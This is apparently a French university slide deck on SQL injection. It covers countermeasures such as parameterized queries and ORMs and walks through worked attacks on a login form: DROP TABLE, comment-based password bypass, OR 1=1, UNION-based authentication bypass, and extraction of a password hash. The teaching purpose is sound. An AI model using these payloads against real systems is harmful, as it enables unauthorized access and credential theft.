
## Injections SQL

#### Un peu d'histoire

Documenté pour la première fois en 1998 (Jeff Foristal, *Phrack Magazine 54*)

#### XKCD 327 (2007)





#### **Exemple en PHP**

- Fragment de code dans la page https://monsite.fr/mapage.php
- La requête SQL ainsi formée va ensuite être envoyée au SGBD

```
$sql = "SELECT * FROM articles WHERE ID='" . $_GET["id"] . "'";
```

#### Happy Path Testing

requête: https://monsite.fr/mapage.php?id=42

```
$sql = "SELECT * FROM articles WHERE ID='42'";
```

#### Evil Testing

requête: https://monsite.fr/mapage.php?id=66'; DROP TABLE articles;--

```
$sql = "SELECT * FROM articles WHERE ID='66'; DROP TABLE articles;--'";
```

#### Caractères spéciaux

Les **caractères spéciaux** sont souvent utilisés pour détourner le comportement attendu de l'application. C'est le cas la plupart du temps pour les injections SQL.

### Caractères spéciaux SQL

délimiteur de string	•
caractère d'échappement	
échappement du guillement simple	
wildcard avec LIKE	% et _
groupement, appel de fonction, REGEX	( ) et [ ]
commentaires	# ou ou /* */
délimiteur de requêtes	;

#### Contre-mesures (1)

- Échappement des caractères spéciaux
  - bibliothèques spécialisées existent dans différents langages/technos
  - reste hasardeux

#### Contre-mesures (2)

- Requêtes paramétrées (on dit parfois préparées)
- L'idée est de séparer clairement la requête « en dur » (la syntaxe SQL) des entrées utilisateur (données)
  - chaque entrée utilisateur dans la requête est remplacée par un paramètre
  - la valeur réelle est ensuite insérée par des extensions fournies par les moteurs de BDD
    - o utilisables par APIs dans différents langages de progammation
- Les requêtes ainsi paramétrées garantissent que les données ne sont pas interprétées comme du code SQL

# Requêtes paramétrées Exemple en Java

```
String query = "SELECT * FROM users WHERE username = ? AND password = ?;";
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, username);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();

if (rs.next()) {
   // Utilisateur authentifié
}
```

#### Contre-mesures (3)

- Les **procédures et fonctions stockées** SQL permettent de stocker des requêtes SQL dans la BDD
- Elles sont sécurisées car, comme pour les requêtes paramétrées, les données sont séparées de la requête
  - la fonction ou procédure est précompilée: les données sont ajoutées à la requête au moment de l'exécution et ne peuvent pas être interprétée comme du code SQL
- Exemple en MySQL :

```
DELIMITER $$
CREATE FUNCTION GetUserById(UserId INT)
RETURNS TABLE
BEGIN
RETURN SELECT * FROM Users WHERE Id = UserId;
END $$
DELIMITER;
```

#### **Contre-mesures (4)**

#### Utilisation d'un ORM

l'API utilisée par un ORM utilise en général des requêtes paramétrées

#### • Attention cependant:

- si quelque chose en aval (autre que l'ORM lui-même) utilise la concaténation, on est de nouveau vulnérable
- en outre, les ORMs permettent de construire de toutes pièces des requêtes SQL (ou des fragments) lorsque des opérations plus complexes sont nécessaires

#### Types d'injections SQL

- *In-band*: l'attaquant peut voir directement les résultats de ses requêtes
- Out-of-band: l'attaquant manipule la requête afin d'utiliser un autre canal pour récupérer les résultats de ses requêtes:
  - écriture sur un fichier
  - requête HTTP
  - lancement d'une commande système...
- **Aveugle** (*blind* ou *inferential*): l'attaquant ne peut pas voir les résultats de ses requêtes, mais certains indices permettent de savoir si l'injection a fonctionné:
  - temps de réponse
  - messages d'erreur
  - comportement spécifique de l'application...

#### Pentest par injection SQL

- 1. Identifier les points d'injection (entrées utilisateur)
  - requêtes HTTP: GET/POST (ou autres si la cible est une API)
- 2. Forger le *payload* (string d'injection)
  - tester des caractères spéciaux
  - deviner à quoi ressemble la requête effective
- 3. Analyser le comportement de l'application
  - production d'une sortie intégrant visiblement la prise en compte de mes caractères spéciaux?
  - message d'erreur? ⇒ renvoyer par le SGBD ou par l'application?
- 4. Confirmer une attaque réussie (pour Bug Bounty)

#### Attaques In-band usuelles

- Quelques types d'attaques:
  - Récupérer données supplémentaires avec OR ou UNION
  - Récupérer des informations sur la BDD via des messages d'erreurs
  - Attaques en intégrité via INSERT, UPDATE, DELETE

#### Illustration - Formulaire de connexion



#### Happy Path

- requête avec les entrées:
  - name: alice
  - password: lepassword

SELECT \* FROM users WHERE name='alice' AND password='lepassword';

# Exemple d'injection SQL 1 Récupération d'informations via erreur

#### Injection 1 - Requête invalide

- requête avec les entrées:
  - name: alice' (notez la single quote en fin de chaîne)
  - password: lepassword

```
SELECT * FROM users WHERE name='alice'' AND password='lepassword';
```

#### Résultat: erreur

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,
near "'': syntax error"
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31
PHP Stack trace:
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0
PHP 2. AuthManager::authenticate()
    C:\inetpub\wwwroot\ticket-webapp\login.php.php:8
PHP 3. SQLite3->query()
    C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32
Stack trace:
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8):
    AuthManager::authenticate('alice'', 'lepassword')
#1 {main}
  thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 32
```

#### Analyse de l'erreur

- PHP est utilisé
- SGBD ⇒ **SQLite3** 
  - différents SGBD ⇒ différentes versions de SQL ⇒ les caractères spéciaux à utiliser sont différents
  - version du SGBD ⇒ vulnérabilités connues sur cette version?
- «syntax error» ⇒ la requête est probablement arrivée telle quelle jusqu'au SGBD
  - ⇒ pas de traitement (ou mauvais traitement) des entrées côté application
  - ⇒ injection possible
- C:\inetpub\wwwroot... ⇒ Windows + serveur web IIS
- infos sur **structure des répertoires**, **noms de fichiers**...

# Exemple d'injection SQL 2 Court-circuitage du mot de passe

#### Injection 2 - Court-circuitage du mdp

- requête avec les entrées:
  - name: alice' --
  - password: peu importe

```
SELECT * FROM users WHERE name='alice' --' AND password='peu importe';
```

#### Résultat

- Cette fois la requête est valide
- Un seul utilisateur est bien renvoyé par la requête
- L'application considère que l'utilisateur alice est correctement authentifié

# Exemple d'injection SQL 3 Court-circuitage du login

#### Injection 3 - Court-circuitage du login

- On veut ici de trouver un mot de passe utilisé par un utilisateur quelconque
- On teste les mots de passe un par un
- requête avec les entrées:
  - *name*: peu importe' OR ''='
  - password: un mdp à tester

```
SELECT * FROM users
WHERE name='peu importe' OR ''='' AND password='un mdp à tester';
```

#### Résultat

- La requête renvoie tous les utilisateurs dont le mot de passe est un mot de passe à tester
- L'application, si elle utilise le 1er utilisateur renvoyé (ou si un seul utilisateur correspond), considère que cet utilisateur est correctement authentifié

# Exemple d'injection SQL 4 Connexion au premier compte de la table users

#### Injection 4 - Sélection de tous les users

- requête avec les entrées:
  - name: peu importe' OR 1=1 --
  - password: peu importe

```
SELECT * FROM users
WHERE name='peu importe' OR 1=1 --' AND password='peu importe';
```

#### Résultat

- La requête renvoie tous les utilisateurs
- L'application, si elle utilise le premier utilisateur renvoyé, considère que cet utilisateur est correctement authentifié
  - souvent, le premier utilisateur dans la BDD est un administrateur...

# Illustration - Code Java utilisant le premier utilisateur renvoyé

```
String query = "SELECT * FROM users WHERE name='" + name + "' AND password='"
Statement stmt = dbHelper.getConnection().createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs.next()) {
    // Traitement de l'utilisateur authentifié.
    // L'application considère ici qu'il s'agit
    // du premier utilisateur du ResultSet.
}
```

# Exemple d'injection SQL 5 Utilisation de l'opérateur UNION

#### **Injection 5 - UNION**

- UNION permet de combiner les résultats de deux requêtes
- On veut s'arranger pour combiner un résultat vide avec un résultat qu'on va forcer
- requête avec les entrées:
  - name: existe pas' UNION SELECT 'attaquant', 'azerty' FROM users --
  - password: peu importe

```
SELECT * FROM users WHERE name='existe pas'
UNION SELECT 'attaquant', 'azerty' FROM users
--' AND password='peu importe';
```

#### Résultat

```
PHP Warning: SQLite3::query(): Unable to prepare statement: 1,
   SELECTs to left and right of UNION do not have the same number
     of result columns
 in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31
PHP Stack trace:
PHP 1. {main}() C:\inetpub\wwwroot\ticket-webapp\login.php.php:0
PHP 2. AuthManager::authenticate()
   C:\inetpub\wwwroot\ticket-webapp\login.php.php:8
PHP 3. SQLite3->querv()
    C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:31
PHP Fatal error: Uncaught Error: Call to a member function fetchArray() on bool
    in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php:32
Stack trace:
#0 C:\inetpub\wwwroot\ticket-webapp\login.php.php(8):
   AuthManager::authenticate('existe pas' UNION SE...', 'peu importe')
#1 {main}
  thrown in C:\inetpub\wwwroot\ticket-webapp\classes\authmanager.php on line 31
```

#### Interprétation du résultat

- L'UNION tente de construire une table à partir de deux résultats
  - un premier résultat vide (car l'utilisateur 'existe pas' n'existe pas)
  - un second résultat avec les valeurs 'attaquant' et 'azerty', tentant de reproduire la structure de la table users
- Ici on a une erreur car les deux tables n'ont pas le même nombre de colonnes
- On n'en sait pas plus sur la table users mais on peut essayer de deviner sa structure, en tout cas son nombre de colonnes
  - ⇒ on va essayer simplement d'ajouter des colonnes jusqu'à ce que la requête UNION soit satisfaite

#### UNION corrigée

- On ajoute une colonne
- requête avec les entrées:
  - name: existe pas' UNION SELECT 'attaquant', 'azerty', 'test' FROM
    users --
  - password: peu importe

```
SELECT * FROM users WHERE name='existe pas'
UNION SELECT 'attaquant', 'azerty', 'test' FROM users
--' AND password='peu importe';
```

#### Résultat

- Dès que la requête est correcte (UNION satisfaite sur le nombre de colonnes attendues), l'application considère que l'utilisateur attaquant est correctement authentifié
  - alors que celui-ci n'existe même pas dans la BDD
- Pour aller plus loin:
  - peut-être que la table users possède un champ role qui spécifie les droits de l'utilisateur?
  - on peut essayer de deviner où se trouve ce champ role, quelles valeurs il peut prendre (varchar? entier? clé étrangère vers une table role?)...
  - et ainsi obtenir des droits d'administrateur

# Exemple d'injection SQL 6 Récupérer un mot de passe par affinements successifs

#### Injection 6 - Récupération d'un mot de passe

- Imaginons que l'application stocke les mots de passe en version hashée, encodage hexadécimal
- On veut récupérer le mot de passe hashé de l'utilisateur alice
  - par la suite, on pourra tenter de brute force ce mot de passe en local
- L'idée est d'utiliser directement ce mot de passe pour s'authentifier
  - soit sur cette application
  - soit sur d'autres applications où l'utilisateur alice aurait utilisé le même mot de passe

#### Dérivation du mdp par affinement

- On va déduire le mdp caractère par caractère
- Ex.: on teste password > '8' pour savoir si le mdp est « plus petit » ou « plus grand » que 8
  - connexion réussie? ⇒ mdp commence par 8 ou plus
  - connexion échouée? ⇒ mdp commence par 7 ou moins

- requête avec les entrées:
  - name: alice' AND password > '8' --
  - password: peu importe

```
SELECT * FROM users
WHERE name='alice' AND password > '8'
--' AND password='peu importe';
```

- résultat: échec de connexion
  - ⇒ le mdp commence par 7 ou moins

- On teste en enlevant 1 à chaque fois
- requête avec les entrées:
  - name: alice' AND password > '7' --
  - password: peu importe

```
SELECT * FROM users
WHERE name='alice' AND password > '7'
--' AND password='peu importe';
```

- résultat: connexion réussie
  - ⇒ le mdp est inférieur à 8 mais supérieur à 7
  - ⇒ donc le mdp commence par 7

- On s'attaque maintenant au 2ème caractère
- requête avec les entrées:
  - name: alice' AND password > '71' --
  - password: peu importe

```
SELECT * FROM users
WHERE name='alice' AND password > '71' --' AND password='peu importe';
```

- résultat: échec de connexion
  - ⇒ le mdp commence par 70
- On continue jusqu'à trouver le mdp complet

#### Dérivation par affinement - Variation

- Certains SGBD vont permettre l'utilisation de fonctions comme SUBSTR() ou SUBSTRING()
  - cela permet d'implémenter la technique de dérivation encore plus efficacement:

```
SELECT * FROM users
WHERE name='alice' AND SUBSTR(password, 1, 1) = '7'
--' AND password='peu importe';
```

## Exemple d'injection SQL 7 Récupérer un mot de passe directement

#### Injection 7 - Récupération directe du mdp

- Il est parfois possible de récupérer des informations de la BDD directement par affichage
- Nous allons illustrer cette technique par la récupération directe d'un mot de passe

#### Tentative naïve

- requête avec les entrées:
  - name: existepas' UNION SELECT 'attaquant', password, 'test' FROM users WHERE name='alice' --
  - password: peu importe

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT 'attaquant', password, 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

Pourquoi cela ne va pas permettre d'obtenir le mdp?

### Manipuler l'Ul pour afficher des informations confidentielles

- Hypothèse: l'application affiche le nom de l'utilisateur connecté dans l'interface (hypothèse raisonnable pour une application web)
- On va manipuler le résultat renvoyé par la requête pour que l'UI affiche le mot de passe à la place du nom de l'utilisateur
- Pour cela, on peut utiliser des alias SQL

- requête avec les entrées:
  - name: existepas' UNION SELECT password as name, 'azerty', 'test'
    FROM users WHERE name='alice' --
  - password: peu importe

```
SELECT * FROM users
WHERE name='existepas'
UNION SELECT password as name, 'azerty', 'test' FROM users
WHERE name='alice' --' AND password='peu importe';
```

#### Résultat

- Le nom de l'utilisateur affiché dans la page web résultante est le mot de passe haché de l'utilisateur alice
- On a donc détourné les infos affichées par l'Ul pour obtenir des informations confidentielles
- Notez qu'ici, les valeurs 'azerty' et 'test' n'ont pas d'importance mais sont nécessaires pour que l'UNION soit correcte

